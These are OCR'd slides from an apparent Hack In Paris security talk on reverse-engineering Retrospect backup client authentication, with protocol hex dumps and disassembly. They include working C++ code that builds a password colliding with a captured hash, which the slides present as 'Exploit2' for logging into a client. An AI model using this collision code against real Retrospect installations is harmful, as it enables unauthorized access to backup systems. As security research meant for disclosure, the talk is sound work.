
Maths

For character 0 we have to use 2 bits. (hash bits = 32 , pass characters = 31)

We will use characters “2” , “3”, “4” and “6”

0x32^2=0x9c4=100111000100
0x33^2=0xa29=101000101001
0x34^2=0xa90=101010010000
0x36^2=0xb64=101101100100

```
result^=unsigned(c)*unsigned(c);
```



Hack In Paris

MATHS

```
//This builds an inverse password given the hash. This algorithm was designed before
//the discovery of the magical bytes.
string inverse(unsigned result) {
    string pass(31,'\0'); //First, construct an empty password
    unsigned char c; //the char to add

    for(int i=30; i>0; i--) { //generating the char at position i.
        if(result & (1<<2)) c=0x32;                              //"2"
        else c=0x33;                                             //"3"

        pass[i]=c; result^=unsigned(c)*unsigned(c);
        result =ror(result,3);
    }

    //Be careful with the first character as it has to fix two bits.
    //The las character will depend on bits 2 and 5
    if( (result & (1<<2)) && (result & (1<<5)) ) c=0x36;     //"6"
    else if(result & (1<<2)) c=0x32;                         //"2"
    else if(result & (1<<5)) c=0x33;                         //"3"
    else c=0x34;                                             //"4"

    pass[0]=c; result^=unsigned(c)*unsigned(c);

    return pass;
}
```

EXPLOIT2

REQUERIMENTS

- ✓ **We don’t need MITM.**
- ✓ We just need the hash which we got from Exploit1.
- ✓ We will build a password which shares the same hash.
- ✓ We will use the retrospect server (trial version ☺) and try to access the client.
- ✓ Let’s see how it works!

DEMO EXPLOIT2

MORE REVERSING


- ✓ Retrospect.exe and retroclient.exe use an encrypted protocol between them:

```
00000000   BE 8B 9B 46 13 59 F9 A9 0D 2E 7D F2 69 A7 FF A4   ¾..F.Yù©..}òi§ÿ¤
00000010   2D D6 D3 00 51 9C 39 8B 12 71 8E 59 0F C9 58 60   -ÖÓ.Q.9..q.Y.ÉX`
00000020   83 B5 80 5F 70 4C 65 87 62 E9 1C 08 CB F6 14 D6   .µ._pLe.bé..Ëö.Ö
00000030   B3 6C B1 2C 71 CA 8C B0 7E F6 5B CF 90 82 93 E2   ³l±,qÊ.°~ö[Ï...â
00000040   F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B   ôÞüBç5B.-).ö.¦J{
00000050   26 8F 0F 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A   &....ÙÈ.ø.åÇX)à.

00000000   81 95 B8 04 54 C9 5E F5 77 31 DF CD C8 36 3D 9C   ..¸.TÉ^õw1ßÍÈ6=.
00000010   13 61 D3 5D EA C1 C3 A2 AB B0 86 67 D3 15 6A 40   .aÓ]êÁÃ¢«°.gÓ.j@
00000020   F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B   ôÞüBç5B.-).ö.¦J{
00000030   26 8F 0F 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A   &....ÙÈ.ø.åÇX)à.

00000000   D3 82 CD B6 5B C2 F3 66 2D BA CF 8E 07 0F D8 08   Ó.Í¶[Âóf-ºÏ...Ø.
00000010   98 61 D3 B2 54 08 90 4A CE B9 AF BB 22 BD F9 44   .aÓ²T..JÎ¹¯»"½ùD
00000020   F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B   ôÞüBç5B.-).ö.¦J{
00000030   26 8F 0F 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A   &....ÙÈ.ø.åÇX)à.

00000000   81 95 B8 04 54 C9 5E F5 77 31 DF CD C8 36 3D 9C   ..¸.TÉ^õw1ßÍÈ6=.
00000010   13 61 D3 5D EA C1 C3 A2 AB B0 86 67 D3 15 6A 40   .aÓ]êÁÃ¢«°.gÓ.j@
00000020   F4 DE FC 42 E7 35 42 99 2D 29 09 F6 89 A6 4A 7B   ôÞüBç5B.-).ö.¦J{
00000030   26 8F 0F 01 11 D9 C8 1C F8 8B E5 C7 58 29 E0 1A   &....ÙÈ.ø.åÇX)à.
```

- ✓ We started to think that this encryption is using the plaintext password.

More reversing

- ✓ Change password of the client:



"32223333233222232223223222223"

Address	Hex dump	ASCII
00A6F6E8	00 79 00 00 00 00 00 90	.y.....É
00A6F6F0	00 00 00 00 C3 57 5A 85	....ÃWZà
00A6F6F8	A1 66 E6 59 00 61 7F 98	ífµY.a⌂ÿ
00A6F700	65 6F 1E C8 D3 98 1C F9	eo▲╚Ë8└ˉ
00A6F708	47 53 CF 42 E7 4B 52 B5	GSŧBÞKRÁ
00A6F710	11 F0 7A 07 F4 EA 7C 9A	◀-z·¶ü¦ü
00A6F718	D7 32 A9 76 3C 3F 7B 0F	ī2@v<?{*
00A6F720	BF FE E9 7E E6 00 81 60	┐■ü~µ.ü'
00A6F728	CF ED A8 7B 03 C6 50 15	ÖŸ¿{♥ãPS
00A6F730	A4 2C 60 B5 EE 3B DD E6	ñ,'Á¯;¦µ
00A6F738	02 1F 05 89 EE 1B 36 67	☻▼♣ë¯←6g
00A6F740	58 5C 67 57 DA 6C F7 F9	X\gWrl÷··
00A6F748	D0 15 62 8C 7A E3 D6 94	ŝ§bīzðīö
00A6F750	83 11 42 3C 35 13 5B 42	ä◀B<5‼[B
00A6F758	4F 8C 6F 3C 29 20 B9 39	Oīo<) ¶9
00A6F760	27 F2 14 E5 5C CC 02 1D	'=¶ß\╠☻#
00A6F768	9B A1 23 3B 3A AA CD 72	ø¡#;:¬═r
00A6F770	6E 80 C3 43 53 FD DC 82	nÇ├CS²▄é
00A6F778	AE B5 FC B6 8E 69 90 0E	«Á²ÄÄiÉ♫
00A6F780	3B EC 1E 3E 00 00 00 00	;ÿ▲>....

"test"

Address	Hex dump	ASCII
00A6F6E8	00 79 00 00 00 00 00 90	.y.....É
00A6F6F0	00 00 00 00 C3 57 5A 85	....ÃWZà
00A6F6F8	A1 66 E6 59 00 61 7F 98	ífµY.a⌂ÿ
00A6F700	1A DD 57 44 B0 DD 5D 18	→¦WD▒¦]↑
00A6F708	34 E5 88 2D 13 35 C5 EB	4ßê-‼5┼ü
00A6F710	1E ED AD 4D A1 D5 13 76	▲ÿ¡Mi'‼v
00A6F718	8E 7F 98 36 91 B9 1B 9E	Ä⌂ÿ6æ╣←×
00A6F720	06 BF 33 DE C3 25 A4 45	♠┐3ì┝%ñE
00A6F728	EA C8 8D 5E 26 E3 75 30	ü└ì^&ðu0
00A6F730	81 09 45 90 CB 1E F8 C3	ü.EéŤ▲°┣
00A6F738	27 3A 20 AC CB 3E 13 42	': ¼ŤŤ>‼B
00A6F740	7D 79 42 72 FF 49 D2 DC	}yBr ĪĒ▄
00A6F748	F5 30 47 A9 5F C6 F3 B1	§0G@_ª▒
00A6F750	A6 34 67 19 10 36 7E 67	ª4g↓▶6~g
00A6F758	6A A9 4A 19 0C 05 9C 1C	j@J↓.♣£└
00A6F760	02 D7 31 C0 79 E9 27 38	☻ī1└yú'8
00A6F768	BE 84 06 1E 1F 8F E8 57	¥ä♠▲▼ÅþW
00A6F770	4B A5 E6 66 76 D8 F9 A7	KÑµfvï¨º
00A6F778	8B 90 D9 93 AB 4C B5 2B	ïE╛ô½LÁ+
00A6F780	1E C9 3B 1B 00 00 00 00	▲Ґ;+....

Hack In Paris

MORE REVERSING


- ✓ We know that in the installation of the client, we have to set the password
- ✓ Let's check the Linux client during the installation
- ✓ Disassemble main:

```
0x0805585f <+847>:    test   %eax,%eax
0x08055861 <+849>:    jge    0x80558b0 <main+928>
0x08055863 <+851>:    cmpl   $0x0,-0x14(%ebp)
0x08055867 <+855>:    jne    0x8055895 <main+901>
0x08055869 <+857>:    mov    0x8073500,%eax
0x0805586e <+862>:    push   %eax
0x0805586f <+863>:    push   $0x806e720
0x08055874 <+868>:    call   0x804a21c <fputs@plt>
0x08055879 <+873>:    add    $0x8,%esp
0x0805587c <+876>:    push   $0x806e720
0x08055881 <+881>:    push   $0x6
0x08055883 <+883>:    call   0x8068c94 <Reportf>
0x08055888 <+888>:    add    $0x8,%esp
0x0805588b <+891>:    push   $0x1
0x0805588d <+893>:    call   0x804a4cc <exit@plt>
0x08055892 <+898>:    add    $0x4,%esp
0x08055895 <+901>:    call   0x8051d78 <SopsSetFirstAccessPswd>
```

Interesting…

MORE REVERSING


- ✓ Following the Sopsetfirstaccespassword
- ✓ First time client changes the password
- ✓ The functions Cryphashblock, Crypsetkey and CrypdoEncrypt will be executed



Hack In Paris


MORE REVERSING

- ✓ Cryphasblock is the Function1




MORE REVERSING

- ✓ Crypsetkey is the Function2



